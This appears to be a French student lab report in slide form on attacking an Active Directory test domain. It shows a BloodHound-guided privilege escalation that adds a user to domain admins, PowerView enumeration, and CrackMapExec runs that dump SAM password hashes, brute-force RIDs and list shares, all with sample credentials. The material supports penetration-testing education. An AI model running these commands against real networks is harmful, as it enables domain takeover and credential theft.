
Ajout de l'utilisateur Andrew
dans un groupe Account Manager

3 - Bloodhound

3.3 - Exploitation de la faille



net group "Admin du domaine" andrew /add /domain



Shortest Path to Domain Admins From Owned Principals

A screenshot of a PowerShell window showing the command:


```
net group "Admin du domaine" andrew /add /domain
```

Below the command, a list of groups is displayed:

Nom du groupe Attributs	Type	SID
Tout le monde Groupe obligatoire, Activé par défaut, Groupe activé	Groupe bien connu	S-1-1-0
BUILTIN\Utilisateurs Groupe obligatoire, Activé par défaut, Groupe activé	Alias	S-1-5-32-545
BUILTIN\Administrateurs Groupe utilisé pour les refus uniquement	Alias	S-1-5-32-544
AUTORITE NT\INTERACTIF Groupe obligatoire, Activé par défaut, Groupe activé	Groupe bien connu	S-1-5-4
OUVERTURE DE SESSION DE CONSOLE Groupe obligatoire, Activé par défaut, Groupe activé	Groupe bien connu	S-1-2-1
AUTORITE NT\Utilisateurs authentifiés Groupe obligatoire, Activé par défaut, Groupe activé	Groupe bien connu	S-1-5-11
AUTORITE NT\Cette organisation Groupe obligatoire, Activé par défaut, Groupe activé	Groupe bien connu	S-1-5-15
LOCAL Groupe obligatoire, Activé par défaut, Groupe activé	Groupe bien connu	S-1-2-0
RT\Account Manager Groupe	S-1-5-21-3156723552-3306067728-29193	
1-3235 Groupe obligatoire, Activé par défaut, Groupe activé	Groupe	S-1-5-21-3156723552-3306067728-29193
RT\Admins du domaine 1-512 Groupe utilisé pour les refus uniquement	Groupe	S-1-5-21-3156723552-3306067728-29193
Identité déclarée par une autorité d'authentification Groupe obligatoire, Activé par défaut, Groupe activé	Groupe bien connu	S-1-18-1
RT\Groupe de réPLICATION dont le mot de passe RODC est refusé Alias Groupe obligatoire, Activé par défaut, Groupe activé		S-1-5-21-3156723552-3306067728-29193
1-572 Groupe obligatoire, Activé par défaut, Groupe activé, Groupe local Étiquette obligatoire\Niveau obligatoire moyen Nom		S-1-16-8192

PS C:\Users\andrew>

ÉNUMERATION POWerview




4 - ÉNUMÉRATION POWERVIEW

4.1 - Présentation de PowerView



PowerShell

- Développé par Microsoft
- Analyse des systèmes Windows
- Collecter des informations



Active Directory

4 - ÉNUMÉRATION POWERVIEW

4.2 - Enumérations de forêt, contrôleur de domaine

```
PS C:\Users\Administrateur> Get-NetDomain

Forest          : lisv.local
DomainControllers : {ADDS.lisv.local}
Children        : {}
DomainMode      : Unknown
DomainModeLevel : 7
Parent          :
PdcRoleOwner    : ADDS.lisv.local
RidRoleOwner    : ADDS.lisv.local
InfrastructureRoleOwner : ADDS.lisv.local
Name            : lisv.local
```

Informations sur le domaine

```
PS C:\Users\Administrateur> Get-DomainSID
S-1-5-21-1768897326-226469184-1116743736
```

Identifiant du domaine

```
PS C:\Users\Administrateur> Get-NetDomainController

Forest          : lisv.local
CurrentTime     : 25/05/2023 11:35:55
HighestCommittedUsn : 16685
OSVersion       : Windows Server 2016 Standard Evaluation
Roles           : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain          : lisv.local
IPAddress       : 192.168.2.60
SiteName        : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name            : ADDS.lisv.local
Partitions      : {DC=lisv,DC=local, CN=Configuration,DC=lisv,DC=local,
                  CN=Schema,CN=Configuration,DC=lisv,DC=local, DC=DomainDnsZones,DC=lisv,DC=local...}
```

Informations sur le contrôleur de domaine

4 - ÉNUMÉRATION POWERVIEW

4.3 - Enumérations des utilisateurs

```
logoncount          : 7
badpasswordtime    : 16/05/2023 14:29:08
distinguishedname  : CN=Mathias MF. FERNANDES,CN=Users,DC=lisv,DC=local
objectclass         : {top, person, organizationalPerson, user}
displayname        : Mathias MF. FERNANDES
lastlogontimestamp : 15/05/2023 10:22:47
userprincipalname  : mathias.fernandes@lisv.local
name               : Mathias MF. FERNANDES
primarygroupid     : 513
objectsid          : S-1-5-21-1768897326-226469184-1116743736-1111
samaccountname     : mathias.fernandes
admincount         : 1
codepage           : 0
samaccounttype    : USER_OBJECT
accountexpires     : NEVER
cn                 : Mathias MF. FERNANDES
whenchanged        : 15/05/2023 08:50:17
givenname          : Mathias
instancetype       : 4
usncreated         : 13149
objectguid         : b3f1846f-c42a-44b9-85f1-e0fd0763e234
sn                : FERNANDES
lastlogoff         : 01/01/1601 01:00:00
objectcategory     : CN=Person,CN=Schema,CN=Configuration,DC=lisv,DC=local
dscorepropagationdata : {15/05/2023 08:50:17, 15/05/2023 08:21:05, 01/01/1601 00:00:00}
initials          : MF
memberof           : CN=Admins du domaine,CN=Users,DC=lisv,DC=local
lastlogon          : 16/05/2023 14:41:11
badpwdcount        : 0
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated        : 15/05/2023 08:21:05
countrycode        : 0
pwdlastset         : 15/05/2023 10:21:05
usnchanged         : 13194
```

Get-NetUser

4 - ÉNUMÉRATION POWERVIEW

4.3 - Enumérations des ordinateurs

```
logoncount : 28
badpasswordtime : 01/01/1601 01:00:00
distinguishedname : CN=H31-9,CN=Computers,DC=lisv,DC=local
objectclass : {top, person, organizationalPerson, user...}
badpwdcount : 0
lastlogontimestamp : 16/05/2023 13:43:06
objectsid : S-1-5-21-1768897326-226469184-1116743736-1113
location : 192.168.2.15
samaccountname : H31-9$
localpolicyflags : 0
codepage : 0
samaccounttype : MACHINE_ACCOUNT
countrycode : 0
cn : H31-9
accountexpires : NEVER
whenchanged : 17/05/2023 11:47:29
instancetype : 4
usncreated : 13320
objectguid : 28ff7dca-69b8-42f3-b377-4e269d7a8a16
operatingsystem : Windows 10 Professionnel
operatingsystemversion : 10.0 (19044)
lastlogoff : 01/01/1601 01:00:00
objectcategory : CN=Computer,CN=Schema,CN=Configuration,DC=lisv,DC=local
dscorepropagationdata : 01/01/1601 00:00:00
serviceprincipalname : {RestrictedKrbHost/H31-9, HOST/H31-9, RestrictedKrbHost/H31-9.lisv.local,
HOST/H31-9.lisv.local}
lastlogon : 26/05/2023 12:28:33
iscriticalsystemobject : False
usnchanged : 13506
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT
whencreated : 16/05/2023 11:43:06
primarygroupid : 515
pwdlastset : 17/05/2023 08:07:05
msds-supportedencryptiontypes : 28
name : H31-9
dnshostname : H31-9.lisv.local
```

Get-NetComputer

4 - ÉNUMÉRATION POWERVIEW

4.4 - Enumérations de sessions RDP et GPO

```
PS C:\Users\Administrateur> Get-NetRDPSession

ComputerName : localhost
SessionName   : Services
UserName      :
ID           : 0
State         : Disconnected
SourceIP     :

ComputerName : localhost
SessionName   : Console
UserName      : LISV\Administrateur
ID           : 1
State         : Active
SourceIP     :

ComputerName : localhost
SessionName   :
UserName      : LISV\corbeille
ID           : 4
State         : Disconnected
SourceIP     :
```

```
usncreated          : 16817
displayname        : test
whenchanged        : 26/05/2023 10:58:07
objectclass        : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly : True
usnchanged         : 16823
dscorepropagationdata : 01/01/1601 00:00:00
name               : {A40AB9F8-CD8C-4EAA-8049-C1B85C4D1F3E}
Flags              : 0
cn                 : {A40AB9F8-CD8C-4EAA-8049-C1B85C4D1F3E}
gpcuserextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F73-3407-48AE-BA88-E8213C6761F1}]
gpcfilepath        : \\lisv.local\SysVol\lisv.local\Policies\{A40AB9F8-CD8C-4EAA-8049-C1B85C4D1F3E}
distinguishedname : CN={A40AB9F8-CD8C-4EAA-8049-C1B85C4D1F3E},CN=Policies,CN=System,DC=lisv,DC=local
whencreated        : 26/05/2023 10:56:58
versionnumber      : 65536
instancetype       : 4
objectguid         : 3f087d96-fbb8-4a62-8c44-75028cbe65aa
objectcategory    : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=lisv,DC=local
```

4 - ÉNUMÉRATION POWERVIEW

4.5 - Enumérations des liens trust

```
PS C:\Users\Administrateur> Get-NetDomain

Forest           : lisv.local
DomainControllers : {ADDS.lisv.local}
Children         : {}
DomainMode       : Unknown
DomainModeLevel  : 7
Parent           :
PdcRoleOwner     : ADDS.lisv.local
RidRoleOwner     : ADDS.lisv.local
InfrastructureRoleOwner : ADDS.lisv.local
Name             : lisv.local
```

```
PS C:\Users\Administrateur> Get-DomainTrustMapping

SourceName      : lisv.local
TargetName      : iut-velizy.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Inbound
WhenCreated    : 26/05/2023 11:10:24
WhenChanged    : 26/05/2023 11:10:24

SourceName      : iut-velizy.local
TargetName      : rt.iut-velizy.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated    : 16/05/2023 11:20:05
WhenChanged    : 16/05/2023 11:20:05


SourceName      : iut-velizy.local
TargetName      : mmi.iut-velizy.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated    : 16/05/2023 11:44:25
WhenChanged    : 16/05/2023 11:44:25

SourceName      : iut-velizy.local
TargetName      : geii.iut-velizy.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated    : 16/05/2023 12:22:39
WhenChanged    : 16/05/2023 12:22:39

SourceName      : iut-velizy.local
TargetName      : lisv.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
```

ÉNUMERATION

CRACKMAPEXEC



5 - énumération Crackmapexec

5.1 - Présentation de Crackmapexec



- Outil utilisé pour l'évaluation de la sécurité et réalisé des tests d'intrusions
- Permet de réaliser diverses tâches comme l'authentification, la collecte d'informations, la recherche de mots de passe

5 - énumération Crackmapexec

5.2 - Enumération

```
A swiss army knife for pentesting networks
Forged by aby73bl33d3r and @mpgn_x64 using the powah of dank memes

Exclusive release for Porchetta Industries users

Version : 5.2.2
Codename: The Dark Knight

options:
-h, --help      show this help message and exit
-t THREADS     set how many concurrent threads to use (default: 100)
--timeout TIMEOUT  max timeout in seconds of each thread (default: None)
--jitter INTERVAL   sets a random delay between each connection (default: None)
--darrell       give Darrell a hand
--verbose      enable verbose output

protocols:
available protocols

{ssh,ldap,mssql,smb,winrm}
ssh            own stuff using SSH
ldap           own stuff using LDAP
mssql          own stuff using MSSQL
smb            own stuff using SMB
winrm          own stuff using WINRM

(administreleur@kali-enum)-[~]
$
```

Affichage de la version de CME, des options et des protocoles disponibles

Affichage des différents utilisateurs du domaine

```
(administrateur@kali-enum)-[~]
$ crackmapexec smb 192.168.1.8/24 -U Administrateur -p 123Admin --users
[*] Windows 10 Pro 19044 x64 (name:H31-7) (domain:H31-7) (signing=False) (SMBv1:True)
[*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GE2I) (domain:geii.iut-velizy.local) (signing=True) (SMBv1:True)
[-] H31-7\Administrateur:123Admin STATUS_LOGON_FAILURE
[*] geii.iut-velizy.local\Administrateur:123Admin (Pwntd!)
[*] Enumerated domain user(s)
geii.iut-velizy.local\Adrien                                badpwdcount: 0 badpwdetime:
geii.iut-velizy.local\61                                     badpwdcount: 0 badpwdetime:
geii.iut-velizy.local\Arthur60                               badpwdcount: 0 badpwdetime:
geii.iut-velizy.local\Etienne59                               badpwdcount: 0 badpwdetime:
geii.iut-velizy.local\Pierre58                               badpwdcount: 0 badpwdetime:
geii.iut-velizy.local\Lucas57                               badpwdcount: 0 badpwdetime:
geii.iut-velizy.local\Matheo56                               badpwdcount: 0 badpwdetime:
geii.iut-velizy.local\Jonathan55                            badpwdcount: 0 badpwdetime:
[*] Enumerated local user(s)
geii.iut-velizy.local\LocalMachine                           badpwdcount: 0 badpwdetime:
[*] Enumerated service(s)
```

5 - énumération Crackmapexec

5.2 - Enumération

Affichage des différentes sessions

```
$ crackmapexec smb 192.168.1.0/24 -u Administrateur -p 1234Admin --session
SMB      192.168.1.3    445    DC-GE2I          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GE2I) (domain:geii.iut-velizy.local) (signing:True) (SMBv1:True)
SMB      192.168.1.3    445    DC-GE2I          [*] geii.iut-velizy.local\Administrateur:1234Admin (Pwn3d!)
SMB      192.168.1.3    445    DC-GE2I          [*] Enumerated sessions
SMB      192.168.1.125   445    H31-8           [*] Windows 10 Pro 19044 x64 (name:H31-8) (domain:geii.iut-velizy.local) (signing:False) (SMBv1:True)
SMB      192.168.1.125   445    H31-8           [*] geii.iut-velizy.local\Administrateur:1234Admin (Pwn3d!)
SMB      192.168.1.125   445    H31-8           [*] Enumerated sessions
```

Affichage des différents groupes

```
(administrateur㉿kali-enum)-[~]
$ crackmapexec smb 192.168.1.0/24 -u Administrateur -p 123Admin --groups
SMB      192.168.1.8    445    H31-7           [*] Windows 10 Pro 19044 x64 (name:H31-7) (domain:H31-7) (signing:False) (SMBv1:True)
SMB      192.168.1.3    445    DC-GE2I          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GE2I) (domain:geii.iut-velizy.local) (signing:True) (SMBv1:True)
SMB      192.168.1.8    445    H31-7           [-] H31-7\Administrateur:123Admin STATUS_LOG
ON_FAILURE
SMB      192.168.1.3    445    DC-GE2I          [*] geii.iut-velizy.local\Administrateur:123Admin (Pwn3d!)
SMB      192.168.1.3    445    DC-GE2I          [*] Enumerated domain group(s)
SMB      192.168.1.3    445    DC-GE2I          Administrateurs DHCP                                mem
bercount: 0
SMB      192.168.1.3    445    DC-GE2I          Utilisateurs DHCP                                mem
bercount: 0
SMB      192.168.1.3    445    DC-GE2I          DnsUpdateProxy                                mem
bercount: 0
SMB      192.168.1.3    445    DC-GE2I          DnsAdmins                                mem
bercount: 0
```

5 - énumération Crackmapexec

5.2 - Enumération

Affichage de la politique des mots de passes

```
(administrateur㉿kali-enum) ~
$ crackmapexec smb 192.168.1.0/24 -u Administrateur -p 123Admin --pass-pol
SMB 192.168.1.3 445 DC-GE2I [*] Windows Server 2016 Standard Evaluation i4393 x64 (name:DC-GE2I) (domain:geii.iut-velizy.local) (signing:True) (SMBv1:True)
SMB 192.168.1.8 445 H31-7 [*] Windows 10 Pro 19044 x64 (name:H31-7) (domain:H31-7) (signing:False) (SMBv1:True)
)
SMB 192.168.1.3 445 DC-GE2I [*] geii.iut-velizy.local\Administrateur:123Admin (Pwn3d!)
SMB 192.168.1.8 445 H31-7 [-] H31-7\Administrateur:123Admin STATUS_LOGON_FAILURE
SMB 192.168.1.3 445 DC-GE2I [*] Dumping password info for domain: H31-7
SMB 192.168.1.3 445 DC-GE2I Minimum password length: 7
SMB 192.168.1.3 445 DC-GE2I Password history lengths: 24
SMB 192.168.1.3 445 DC-GE2I Maximum password age: 41 days 23 hours 53 minutes
SMB 192.168.1.3 445 DC-GE2I
SMB 192.168.1.3 445 DC-GE2I
SMB 192.168.1.3 445 DC-GE2I Password Complexity Flags: 000001
SMB 192.168.1.3 445 DC-GE2I Domain Refuse Password Change: 0
SMB 192.168.1.3 445 DC-GE2I Domain Password Store Cleartext: 0
SMB 192.168.1.3 445 DC-GE2I Domain Password Lockout Admins: 0
SMB 192.168.1.3 445 DC-GE2I Domain Password No Clear Change: 0
SMB 192.168.1.3 445 DC-GE2I Domain Password No Anom Change: 0
SMB 192.168.1.3 445 DC-GE2I Domain Password Complex: 1
SMB 192.168.1.3 445 DC-GE2I
SMB 192.168.1.3 445 DC-GE2I Minimum password age: 1 day 4 minutes
SMB 192.168.1.3 445 DC-GE2I Reset Account Lockout Counter: 30 minutes
SMB 192.168.1.3 445 DC-GE2I Locked Account Duration: 30 minutes
SMB 192.168.1.3 445 DC-GE2I Account Lockout Threshold: None
SMB 192.168.1.3 445 DC-GE2I Forced Log off Time: Not Set
SMB 192.168.1.125 445 H31-8 [*] Windows 10 Pro 19044 x64 (name:H31-8) (domain:geii.iut-velizy.local) (signing:False) (SMBv1:True)
SMB 192.168.1.125 445 H31-8 [*] geii.iut-velizy.local\Administrateur:123Admin (Pwn3d!)
SMB 192.168.1.125 445 H31-8 [*] Dumping password info for domain: H31-8
SMB 192.168.1.125 445 H31-8 Minimum password length: 7
SMB 192.168.1.125 445 H31-8 Password history lengths: 24
SMB 192.168.1.125 445 H31-8 Maximum password age: 41 days 23 hours 53 minutes
SMB 192.168.1.125 445 H31-8
SMB 192.168.1.125 445 H31-8 Password Complexity Flags: 000001
SMB 192.168.1.125 445 H31-8 Domain Refuse Password Change: 0
SMB 192.168.1.125 445 H31-8 Domain Password Store Cleartext: 0
SMB 192.168.1.125 445 H31-8 Domain Password Lockout Admins: 0
SMB 192.168.1.125 445 H31-8 Domain Password No Clear Change: 0
SMB 192.168.1.125 445 H31-8 Domain Password No Anom Change: 0
SMB 192.168.1.125 445 H31-8 Domain Password Complex: 1
SMB 192.168.1.125 445 H31-8
SMB 192.168.1.125 445 H31-8 Minimum password age: 1 day 4 minutes
SMB 192.168.1.125 445 H31-8 Reset Account Lockout Counter: 30 minutes
SMB 192.168.1.125 445 H31-8 Locked Account Duration: 30 minutes
SMB 192.168.1.125 445 H31-8 Account Lockout Threshold: None
SMB 192.168.1.125 445 H31-8 Forced Log off Time: Not Set
```

5 - énumération Crackmapexec

5.2 - Enumération

Affichage du SAM

```
(administrateur㉿kali-enum)-[~]
$ crackmapexec smb 192.168.1.8/24 -u 'Administrateur' -p '123Admin' --sam
SMB    192.168.1.8    445    DC-GE2I      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GE2I) (domain:geii.iut-valizy.local) (signing:True) (SMBv1:True)
SMB    192.168.1.8    445    H31-7       [*] Windows 10 Pro 19044 x64 (name:H31-7) (domain:H31-7) (signing:False) (SMBv1:True)
SMB    192.168.1.8    445    DC-GE2I      [*] geii.iut-valizy.local\Administrateur:123Admin (PwHash)
SMB    192.168.1.8    445    H31-7       [-] H31-7\Administrateur:123Admin STATUS_LOGON_FAILURE
SMB    192.168.1.8    445    DC-GE2I      [*] Dumping SAM hashes
SMB    192.168.1.8    445    DC-GE2I      Administrateur:$00:aad3b435b51404eead3b435b51404ee:1a4b1757588cab629ba29e91c086dF54d:::
SMB    192.168.1.8    445    DC-GE2I      Devitez:$01:aad3b435b51404eead3b435b51404ee:31d8cfed16ae931b73c59d7ebe889cd:::
SMB    192.168.1.8    445    DC-GE2I      DefaultAccount:$00:aad3b435b51404eead3b435b51404ee:11dbcfed16ae931b73c59d7ebe889cd:::
SMB    192.168.1.8    445    DC-GE2I      [*] Added 3 SAM hashes to the database
```

Affichage des partages de fichiers

```
(administrateur㉿kali-enum)-[~]
$ crackmapexec smb 192.168.1.8/24 -u Administrateur -p 123Admin --shares
SMB    192.168.1.8    445    DC-GE2I      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GE2I) (domain:geii.iut-valizy.local) (signing:True) (SMBv1:True)
SMB    192.168.1.8    445    DC-GE2I      [*] geii.iut-valizy.local\Administrateur:123Admin (PwHash)
SMB    192.168.1.8    445    DC-GE2I      [*] Enumerated shares
SMB    192.168.1.8    445    DC-GE2I      Share          Permissions          Remark
SMB    192.168.1.8    445    DC-GE2I      -----          -----          -----
SMB    192.168.1.8    445    DC-GE2I      ADMIN$          READ,WRITE        Administration à distance
SMB    192.168.1.8    445    DC-GE2I      C$             READ,WRITE        Partage par défaut
SMB    192.168.1.8    445    DC-GE2I      IPC$           READ,WRITE        IPC distant
SMB    192.168.1.8    445    DC-GE2I      METADATASERVER$  READ,WRITE        Partage de serveur d'accès
SMB    192.168.1.8    445    DC-GE2I      SYSVOL         READ             Partage de serveur d'accès
```

5 - énumération Crackmapexec

5.2 - Enumération

Affichage des utilisateurs connectés

```
[+] crackmapexec smb 192.168.1.0/24 -u Administrateur -p 123Admin --loggedon
SMB    192.168.1.3    445    DC-GE2I      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GE2I) (domain:geii.iut-velizy.local) (signing:True) (SMBv1:True)
SMB    192.168.1.3    445    DC-GE2I      [*] geii.iut-velizy.local\Administrateur:123Admin (Pwn3d!)
SMB    192.168.1.3    445    DC-GE2I      [*] Enumerated loggedon users
SMB    192.168.1.3    445    DC-GE2I      GEIT\Adrien
SMB    192.168.1.3    445    DC-GE2I      GEIT\Adrien
SMB    192.168.1.3    445    DC-GE2I      GEIT\DC-GE2I$*
SMB    192.168.1.3    445    DC-GE2I      GEIT\DC-GE2I$*
SMB    192.168.1.3    445    DC-GE2I      GEIT\DC-GE2I$*
```

Affichage des disques

```
(administrateur@kali-enum)-[~]
[+] crackmapexec smb 192.168.1.0/24 -u Administrateur -p 123Admin --disk
SMB    192.168.1.3    445    DC-GE2I      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GE2I) (domain:geii.iut-velizy.local) (signing:True) (SMBv1:True)
SMB    192.168.1.3    445    DC-GE2I      [*] geii.iut-velizy.local\Administrateur:123Admin (Pwn3d!)
SMB    192.168.1.3    445    DC-GE2I      [*] Enumerated disks
SMB    192.168.1.3    445    DC-GE2I      C:
SMB    192.168.1.3    445    DC-GE2I      D:
SMB    192.168.1.123   445    H31-8       [*] Windows 10 Pro 19044 x64 (name:H31-8) (domain:geii.iut-velizy.local) (signing:False)
```

5 - énumération Crackmapexec

5.2 - Enumération

Affichage de l'identification des utilisateurs

```
└─$ crackmapexec smb 192.168.1.0/24 -u Administrateur -p 123Admin --rid-brute
[+] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GEII) (domain:geii.in
t-valizy.local) (signing=True) (SMBv1=True)
SMB 192.168.1.3 445 DC-GEII      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-GEII) (domain:geii.in
t-valizy.local) (signing=True) (SMBv1=True)
SMB 192.168.1.3 445 DC-GEII      [*] geii.int-valizy.local\Administrateur:123Admin (Pwn3d!)
SMB 192.168.1.3 445 DC-GEII      [*] Brute forcing RIDs
SMB 192.168.1.3 445 DC-GEII      See: GEII\Administrateur (SidTypeUser)
SMB 192.168.1.3 445 DC-GEII      See: GEII\Invité (SidTypeUser)
SMB 192.168.1.3 445 DC-GEII      See: GEII\kerbtgt (SidTypeUser)
SMB 192.168.1.3 445 DC-GEII      See: GEII\DefaultAccount (SidTypeUser)
SMB 192.168.1.3 445 DC-GEII      S12: GEII\Admins du domaine (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S13: GEII\Utilisateurs du domaine (SidTypeGroup)
SMB 192.168.1.3 445 DC-GEII      S14: GEII\Invités du domaine (SidTypeGroup)
